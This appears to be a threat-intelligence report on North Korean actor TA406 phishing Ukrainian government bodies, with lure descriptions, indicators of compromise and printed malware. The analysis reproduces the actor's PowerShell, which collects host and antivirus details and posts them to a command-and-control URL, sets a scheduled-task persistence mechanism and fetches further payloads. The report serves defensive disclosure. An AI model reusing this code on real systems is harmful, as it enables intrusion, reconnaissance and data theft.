

TA406 Pivots to the Front

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
What happened

In February 2025, TA406 began targeting government entities in Ukraine, delivering both credential harvesting and malware in its phishing campaigns. The aim of these campaigns is likely to collect intelligence on the trajectory of the Russian invasion. [TA406](#) is a Democratic People's Republic of Korea (DPRK) state-sponsored actor that overlaps with activity publicly tracked by third parties as Opal Sleet and Konni. The group's interest in Ukraine follows historical targeting of government entities in Russia for strategic intelligence gathering purposes. TA406 relies on freemail senders spoofing members of think tanks to convince the target to engage with the phishing email. The lure content is based heavily off recent events in Ukrainian domestic politics.

Malware delivery

Since at least 2019, TA406 has shown a [preference](#) for HTML and CHM files to run embedded PowerShell in the early stages of malware deployment campaigns. The lure emails observed in a February 2025 TA406 campaign impersonate a fictitious senior fellow at a think tank called the Royal Institute of Strategic Studies, which is also a fictitious organization. The email contains a link to a file hosting service called MEGA, which downloads a password-protected RAR archive. If the file is

decrypted and run, it initiates an infection chain using PowerShell to conduct extensive reconnaissance on the target host. The actor sent multiple phishing emails on consecutive days when the target did not click the link, asking the target if they had received the prior emails and if they would download the files.



Follow-up phishing email from TA406.

The file Analytical Report.rar drops a CHM file of the same name when decrypted. The CHM file contains multiple HTML files that displays lure content related to former Ukrainian military leader Valeriy Zaluzhnyi. PowerShell in the HTML executes if a user clicks within the page; this initiates a GET request to [http://pokijhgcsdfghnj.mywebcommunity\[.\]org/main/test.txt](http://pokijhgcsdfghnj.mywebcommunity[.]org/main/test.txt) to download further PowerShell and execute it.

The next stage PowerShell file executes several commands to gather information about the victim host. These include `ipconfig /all`, `systeminfo`, as well as commands to grab recent file names and disk information and commands to use WMI to gather information about any anti-virus tools installed on the host. The collected information is concatenated and Base64-encoded, then sent via POST request to [http://pokijhgcsdfghnj.mywebcommunity\[.\]org/main/receive.php](http://pokijhgcsdfghnj.mywebcommunity[.]org/main/receive.php). The PowerShell then uses similar scripting logic from the initial HTML file and saves it to a file named `state.bat` in the host's APPDATA folder. The batch file is then installed as an autorun file for persistence and runs upon machine start up.

```

1  $da = "{0:yyyyMMddHHmmss}" -f (Get-Date)
2  $filename = "$env:appdata\test_$da"
3
4  $src = Get-ChildItem ([Environment]::GetFolderPath('Recent'))
5  $ic = ipconfig /all
6  $gp=Get-process
7  $sy = systeminfo
8  $antivirusInfo = Get-WmiObject -Namespace "root\SecurityCenter2" -Class AntivirusProduct
9  $anvi = $antivirusInfo | Select-Object DisplayName, ProductState, PathToSignedProductExe
10 $db= Get-Disk | Get-Partition | Select-Object DiskNumber, DriveLetter
11
12 ac $filename $src -Encoding 'utf8'
13 ac $filename $ic
14 ac $filename $gp
15 ac $filename $sy
16 ac $filename $anvi
17 ac $filename $db
18
19 $url='http://pokijhgcsdfghnj.mywebcommunity.org/main/receive.php'
20
21 $dhd=[IO.File]::readallbytes($filename)
22 $kfjh=[System.Convert]::ToBase64String($dhd)
23 $kfjh=[regex]::Replace($kfjh,'=','%')
24 $msgin='carry='+$kfjh
25 Invoke-WebRequest -Uri $url -Method Post -Body $msgin
26 remove-item $filename -force

```

Late stage PowerShell.

Proofpoint has also observed the first stage file as an HTML attachment to the phishing email. If the target opens the HTML and clicks the embedded link, a ZIP file is downloaded from [https://lorica\[.\]com.ua/MFA/вкладення.zip](https://lorica[.]com.ua/MFA/вкладення.zip) (machine translation: "attachment.zip"). The ZIP file contains a benign PDF as well as an LNK, 'Why Zelenskyy fired Zaluzhnyi.lnk.' If run, the LNK file executes Base64-encoded PowerShell.

Why Zelenskyy fired Zaluzhnyi

The Ukrainian president will be hoping that just as his selection of Valerii Zaluzhnyi as commander-in-chief in 2021 helped save Ukraine in 2022, the selection of Oleksandr Syrskyi in 2024 will have a similar impact on Ukraine's military fortunes.

On Thursday evening in Kyiv, Volodymyr Zelenskyy publicly announced the dismissal of his [military commander-in-chief](#), General Valerii Zaluzhnyi to be replaced by Oleksandr Syrskyi. Part of the stated rationale was Zelenskyy's desire to reset and re-energise decision making, and to lead reform in the armed forces to address several key challenges.

The irony is that in July 2021, President Zelenskyy appointed Zaluzhnyi for exactly the same reasons.

As part of Ukraine's efforts to improve its military after its poor performance in 2014, the government separated operational from policy positions. Concurrently, Ukraine aimed to shift from its Soviet military legacy, and become [more aligned with NATO structures](#) and doctrine. To lead this reform in the military, Zelensky chose the 48-year-old Valerii Zaluzhnyi.

A relatively junior general in the [Ukrainian Armed Forces](#) at the time, Zaluzhnyi had begun life on a military garrison in the Zhytomyr region in northern Ukraine. Joining the armed forces as the old Soviet Union crumbled, throughout his career Zaluzhnyi showed an interest in western military institutions, their doctrines and their leadership models. Ultimately, his curiosity about new modalities in warfighting and the impacts of new technologies would lead him to write on the topic publicly in 2022, 2023 and just this month. It is probably part of the reason for why he was

[\[download\]](#)

The decoded LNK command contains further Base64-encoded PowerShell, which initiates a scheduled task named Windows Themes Update.

```
target.items[0x6].primary_name: p0WeRsHell.exe
link_info.link_info_flags: 1
link_info.local_base_path: C:\Windows\System32\windowspowershell\v1.0\p0WeRsHell.exe
link_info.location_info.r_drive_type: 3
link_info.location_info.drive_serial_number: 0xf4238020
link_info.location_info.drive_type: DRIVE_FIXED
link_info.location: Local
data.description: Type: PDF File Size: 44 KB Date modified: 02/10/2025 11:23
data.relative_path: ..\..\..\Windows\System32\notepad.exe
data.command_line_arguments: -ep bypass -c "Invoke-
Expression([Text.Encoding]::ASCII.GetString([Convert]::FromBase64String('JGRhdGEGPSaIZG1GeUlITm9QU0J1WlhJZj
hwFpsV0U5aWftVmpkQ2dpVjF0amNtbHdkQzVUYUdWc2JDSXBpdzBLyZjndwNuVnVLQ0p3YjNkBGNuTm9aV3hzSUMxbGNDQmllWEJoYzNNZc
hR2xrWkdWdUdMmxJRndpVTFGQ2RVRkIXVUZpZDBKeVfVZF2RVXhSUWtaQLNHZEJZMEZDZVVGSGFZVRmpkMEo2UUVKc1FXSjNRb1ZCUTJkQ1
jMEZIVlVGa2QwRjBRVVU0UUVZsblFuRkJSVMVZCV1hkQ01FRkRRRVUZVwJBKc1FVaFJRvXhuUWxoQLIXvXkJXV2RDUKVGSGRwRvVUUpzUVVjM
RWEJCUXPpS1VrRkNka0ZJWtBGaVowSnpRVm0UVZSulFtdEJSaZFCwkVGQ2VVRkhhMEZpwjBKdVVFVtm5RVXAZuW05QLNGrkJaRUZDZDBGRV
kMEYyVowSRlFXUjJNRbXhCUjBk1kzZENhMEZJYjBgBFVSNFRVU0wJUVdKULFqVkJSMk5CV1ZGQ2RFRkhWUWzqZDBKMlFVYzBRV0pCUW5CQ1
XbEZCFZVGSE9FRmpaMEp1UUVNNFfWcEJRb1ZCXUspQslkWRkNiMEZJUUVVGUWQwSjFRVWRGUVdKULFteEJSREJCU25kQmNrRkRVVUzHVVVKM
RVTLuUWtS1Q1JuaEJWRkZDVVVGGR1ZVR1drVUpHUUVaSlFWUm5Ra0pCU1RCQLVSRkjjA0ZEWtBG51owSjNRVWhKUVZwUlFtMUJJSmNRcWLVGQ1
SVUZqVVGdFFVaFJRv05CUVRsQ1EYtKJTM2RDWwtGR1ZVRmlaME15UVVkc1FXtm5Rb1pCUUnpS1LsRkNiRUZITkVGa1FVSmtRVVJ2UUV5b1
SazFCVm1kQ2JFRklTVUZqZDBKd1FVYzRRV0puUVhCQ1EydeJUM2RCUFZ3aUlpd2dnQ253IjsNCIRmbmFtZSA9ICRlbnY6QVBQREFUQSARID
jcm9yb2Z0FdpbmR25sb2Fk1xhdHRhY2tHw1cy5qc2U0i0W0M0LPLkZpbGVd0jpcXcm10ZUFsbEJ5dGVzKCRmbmFtZSwgW0Nvb3ZlcnRd0j
tQmFzZTY0U3RyaW5nKCRkYXRhKSk7DQoNc1RsaW5lID0gImNmZTCAVYyBzY2h0YXNrcyAvYyZ3JlYXRlIC9zYyBtaW51dGUgU2l1bVDEgU2l1bV
kb3dzIFRoZW11cyBvcGRhdGUhIC90ciAnd3NjcmldwC5leGUGiIARICRmbmFtZSA9ICRlbnY6QVBQREFUQSARIDjcm9yb2Z0FdpbmR25sb2Fk
KDQ0Y2xpZW50ID0gTmV3LU9iamVjdCBTeX0ZW0uTmV0LldlYkNsakVudD5NCiR1cmwGPsaIAHR0cDovL3dlcnNkZnhjdj5tewdhbwZb2
lbn9yZ29aWV3LnBocDUuYw1lPSIRJGVudjpdT01QVVRfUK5BTUURiIiZ0cD0iK1tFbnZpcm9ubWVudF060k9TVmVyc2l1b3NjNCIRmbmFtZS
LmY6VGVuZW1lBSt0ZJTEUgKyAnXERvd25sb2Fk1xhdHRhY2tHw1cy5qc2U0i0W0M0LPLkZpbGVd0jpcXcm10ZUFsbEJ5dGVzKCRmbmFtZSwgW0Nvb3ZlcnRd0j
KU3Rhcnc0tUHJvY2ZyZCUgY29sdmUtUGF0aCAKZm5hbWVudW1lBhdGgpOw=='))";"
```

LNK command with Base64-encoded PowerShell.


The PowerShell uses VBScript to drop a Javascript Encoded file called Themes.jse, which is then run by the scheduled task. The JSE file checks into a TA406-controlled URL and executes the response with PowerShell. Proofpoint was unable to obtain a next stage payload from this URL at the time of analysis.

```
1 $data =  
"dmFYIHNoPSBuZxcgQWn0aXZlWE9iamVjdCgiV1NjcmldCStAGvsbCip0w0K2cucnVuKcJwb3dlcnNoZWxsIC1lcCBieXBhc3MgLXcgaGlkZG  
VuIC1lIFwiU1FcdUFUFWid0JyQUdVQUxRQkZBSGdBY0FCeUFHVUFjd0J6QUdrQWJ3QnVBQ2dBS0FCT0FHVUFkd0F0QUU4QVlnQnFBR1VBWXdCM  
EFDQUFUZ0JsQUhRQUxnQlhbR1VBWwdCREFHd0FhUUJsQUc0QWRBQXBQZRBUBKFCdKfIY0FiZ0JzQUc4QVlRQmtBRk1BZEFCEuFH0FiZ0JuQUUN  
QUp3Qm9BSFBZEFCEd0FEB0FMd0F2QUhFQWR3QmxBR0VBY3dCa0FiY0F1QUdFQWJRQmxBRDBBSndBckFDUUFaUUJ1QUhZQU9nQkRBRThBVFFCUUFGVUFwQUJGU  
BdUFH0EFJz0J0uQUM4QVpBQnVBQzRBY0FCb0FIQUFkd0J1QUdFQWJRQmxBRDBBSndBckFDUUFaUUJ1QUhZQU9nQkRBRThBVFFCUUFGVUFwQUJGU  
ZJQVRnQkRBRThBVFFCUUFGVUFwQUJGUZJQVRnQkRBRThBVFFCUUFGVUFwQUJGUZJQVRnQkRBRThBVFFCUUFGVUFwQUJGUZJQVRnQkRBRThBVFFCUUFGVUFwQUJGU  
lZCBEFHNEFkQUJkQURvQU9nQlBBRk1BVmdCbEFISUFjd0JwQUc4QWJnQXBQ2tBT3dBpVwiIiwgMCK7";  
2 $fname = $env:APPDATA + "\Microsoft\Windows\Themes\Themes.jse";  
3 [IO.File]::WriteAllBytes($fname, [Convert]::FromBase64String($data));  
4  
5 $line = "cmd /c schtasks /create /sc minute /mo 1 /tn 'Windows Themes Update' /tr 'wscript.exe " + $fname +  
" ' /f";  
6 Invoke-Expression $line;  
7  
8 $client = New-Object System.Net.WebClient;  
9 $url = "http://wersdfxcv.mygamesonline.org/view.php?name="+$env:COMPUTERNAME+"&tp="+[Environment]::OSVersion;  
10 $fname = $env:USERPROFILE + '\Downloads\attachment.pdf';  
11 $client.DownloadFile($url, $fname);  
12 Start-Process ((Resolve-Path $fname).Path);
```

Decoded PowerShell.

Likely credential harvesting

Prior to TA406's malware delivery campaigns, Proofpoint also observed TA406 attempt to gather credentials by sending fake Microsoft security alert messages to Ukrainian government entities from Proton Mail accounts. The messages claim the target's account had unusual sign-in activity from various IP addresses, and request the target verify the login attempt via a link to the compromised domain jetmf[.]com.



Likely TA406 credential harvesting email.

A credential harvesting page could not be recovered at the time of analysis. However, the same compromised domain has been abused previously for [Naver credential harvesting](#), which aligns with historical TA406 activity, though high confidence attribution to TA406 has not been confirmed. These credential harvesting campaigns took place prior to the attempted malware deployments and targeted some of the same users later targeted with the HTML delivery campaign mentioned above.

Why it matters

Proofpoint assesses TA406 is targeting Ukrainian government entities to better understand the appetite to continue fighting against the Russian invasion and assess the medium-term outlook of the conflict. North Korea [committed troops to assist Russia](#) in the fall of 2024, and TA406 is very likely gathering intelligence to help North Korean leadership determine the current risk to its forces already in the theatre, as well as the likelihood that Russia will request more troops or armaments. Unlike Russian groups who have [likely been tasked](#) with [gathering](#) tactical [battlefield information](#) and [targeting of Ukrainian forces in situ](#), TA406 has typically focused on more strategic, political intelligence collection efforts.

Indicators of compromise

Indicator	Type	Context	First Seen
Microft Account Tears <emln0reply@protonmail[.]com>	Email	Credential harvest delivery	February 2025

Microsoft <eml-n0replypro@proton[.]me>	Email	Credential harvest delivery	February 2025
jetmf[.]com	Domain	Credential harvest delivery	February 2025
john.smith.19880@outlook[.]com	Email	Malware delivery	February 2025
john.dargavel.smith46@gmail[.]com	Email	Malware delivery	February 2025
hxxps://mega[.]nz/file/SmxUiA4K#QoS_PYQDnJN4VtsSg5HoCv5eOK0AI1bL6Cw5IxA0zfl	URL	Malware delivery	February 2025
hxxp://pokijhgcsdfghnj.mywebcommunity[.]org/main/test.txt	URL	C2	February 2025
hxxp://pokijhgcsdfghnj.mywebcommunity[.]org/main/receive.php	URL	C2	February 2025
hxxps://lorica[.]com.ua/MFA/вкладення.zip	URL	Malware delivery	February 2025
hxxp://qweasdzxc.mygamesonline[.]org/dn.php	URL	C2	February 2025
hxxp://wersdfxcv.mygamesonline[.]org/view.php	URL	C2	February 2025
58adb6b87a3873f20d56a10ccde457469adb5203f3108786c3631e0da555b917	SHA256	Malware delivery	February 2025
28116e434e35f76400dc473ada97aeae9b93ca5bcc2a86bd1002f6824f3c9537	SHA256	Malware delivery	February 2025
2a13f273d85dc2322e05e2edfaec7d367116366d1a375b8e9863189a05a5cec5	SHA256	Malware delivery	February 2025

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